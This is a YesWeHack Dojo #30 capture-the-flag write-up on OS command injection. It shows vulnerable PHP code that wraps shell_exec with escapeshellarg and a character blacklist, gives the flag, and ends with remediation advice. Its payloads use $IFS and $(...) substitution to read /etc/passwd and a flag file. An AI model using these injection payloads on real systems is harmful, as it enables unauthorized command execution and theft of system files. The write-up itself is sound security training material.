YesWeHack

#YWH-PGM2123-804 NEW

/ Yeswehack: Dojo #30 : Writeup by alt3kx (2024) □□

YESWEHACK DOJO

SUBMITTED BY **XK3TLA** ON **2024-02-08**

REPORT DETAILS

BUG TYPE	OS Command Injection (CWE-78)
SCOPE	https://dojo-yeswehack.com/Playground
ENDPOINT	DOJO #30
SEVERITY	Critical
VULNERABLE PART	post-parameter
PART NAME	Help function | Linux commands | ls, cd, echo
PAYLOAD	$ echo -n$(cat$IFS/tmp/flag.txt)
TECHNICAL ENVIRONMENT	DOJO #30
APPLICATION FINGERPRINT	Terminal isolation v07.FEB.24
IP USED	127.0.0.1

CVSS SCORE	SEVERITY
9.8	CRITICAL

VECTOR STRING

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

DOCUMENTS

/1.png

/0.png

/2.png

/3.png

BUG DESCRIPTION

/ Bypass PHP EscapeShellaArgs/EscapeShellCmd RCE | CVSS:3.1 9.8 | CWE-78|74|707 | A03:2021-Injection

Description

The **escapeshellarg** function in ext/standard/exec.c in PHP before 5.4.42, 5.5.x before 5.5.26, and 5.6.x before 5.6.10 on allows remote attackers to execute arbitrary OS commands via a crafted string to an application that accepts command-line arguments for a call to the PHP system function.

Impact

The significance of this vulnerability lies in its potential impact, as attackers can leverage OS shell access and potentially gain root privileges, opening the door to unauthorized access and manipulation of critical resources.

The escapeshellarg and escapeshellcmd on high level description:

EscapeShellCmd ensures that

- / User execute only one command
- / User can specify unlimited number of parameters
- / User cannot execute different command

EscapeShellArgs ensures that

- / User pass only one parameter to command
- / User cannot specify more that one parameter
- / User cannot execute different command

Steps to Reproduce

(1) Start a recon trough the source code and observe the following code snippet: Ref: 1.png

CODE RESULT Show markers PHP

```php
<?php

class Terminal {
    public function help() {
        return "help\nYou are only allowed to look around.";
    }

    public function run($cmd, $arg) {
        // Quotes or brackets should never be used no matter what
        $arg = str_replace(['"', "'", '`', '{', '}'], '_', $arg);

        // Escape the argument for the command
        $arg = escapeshellarg($arg);

        switch ($cmd) {
        case 'ls':
            $c = sprintf('ls -an %s', $arg);
            break;
        case 'cd':
            $c = sprintf('cd %s', $arg);
            break;

        case 'echo':
            $c = sprintf('echo -n "%s"', $arg);
            break;

        default:
            return $this->help();
        }
        return "$cmd $arg\n". shell_exec($c);
    }
}
$terminal = new Terminal();
```

(2) According to the logic of code provided:


- a) Arguments (blacklisted) by end user input as `'"', "'", '`', '{', '}'` those will be replaced by "_" character

```
[../snip]
public function run($cmd, $arg) {
// Quotes or brackets should never be used no matter what
$arg = str_replace(['"', "'", '`', '{', '}'], '_', $arg); <--HERE!
```


- b) Commands with arguments available by end users `ls -an, cd, echo -n`

(3) Payloads/Exploitation :

```
$ echo -n$(cat$IFS/etc/passwd)
```




```
$ echo -n$(cat$IFS/tmp/flag.txt)
```



Flag

FLAG{Acc3ss_Gr4nt3d}

Bonus!!! | Code Snipped by Yeswehack! □□ | Command-injection-escapeshellcmd

Source1: https://twitter.com/yeswehack/status/1753412876235145286
Source2: https://t.co/2XsdrY9qHM

PoC / Exploit details | Command-injection-escapeshellcmd

Source3: https://x.com/*alt3kx*/status/1754036403581616512?s=20

Recommendations

Issue Domain : Developers, Software Architects & Administrators

To avoid the attack

Strong input validation. Some examples of effective validation include:

- Validating against a whitelist of permitted values.
- Validating that the input is a number.
- Validating that the input contains only alphanumeric characters, no other syntax or whitespace.
- Never attempt to sanitize input by escaping shell metacharacters. In practice, this is just too error-prone and vulnerable to being bypassed by a skilled attacker.
- Avoid using exec(), shell_exec(), system() or passthru()
- Avoid using strip_tags() for sanitisation
- Code serialization
- Utilise a SAST tool to identify code injection issues.

References

https://owasp.org/Top10/A03_2021-Injection/
https://portswigger.net/web-security/os-command-injection
https://www.php.net/manual/en/function.escapeshellarg.php

Contact

https://twitter.com/*alt3kx*
https://alt3kx.github.io/
https://infosec.exchange/@alt3kx

COMMENTS

XK3TLA ON **2024-02-08 03:13:45**

NEW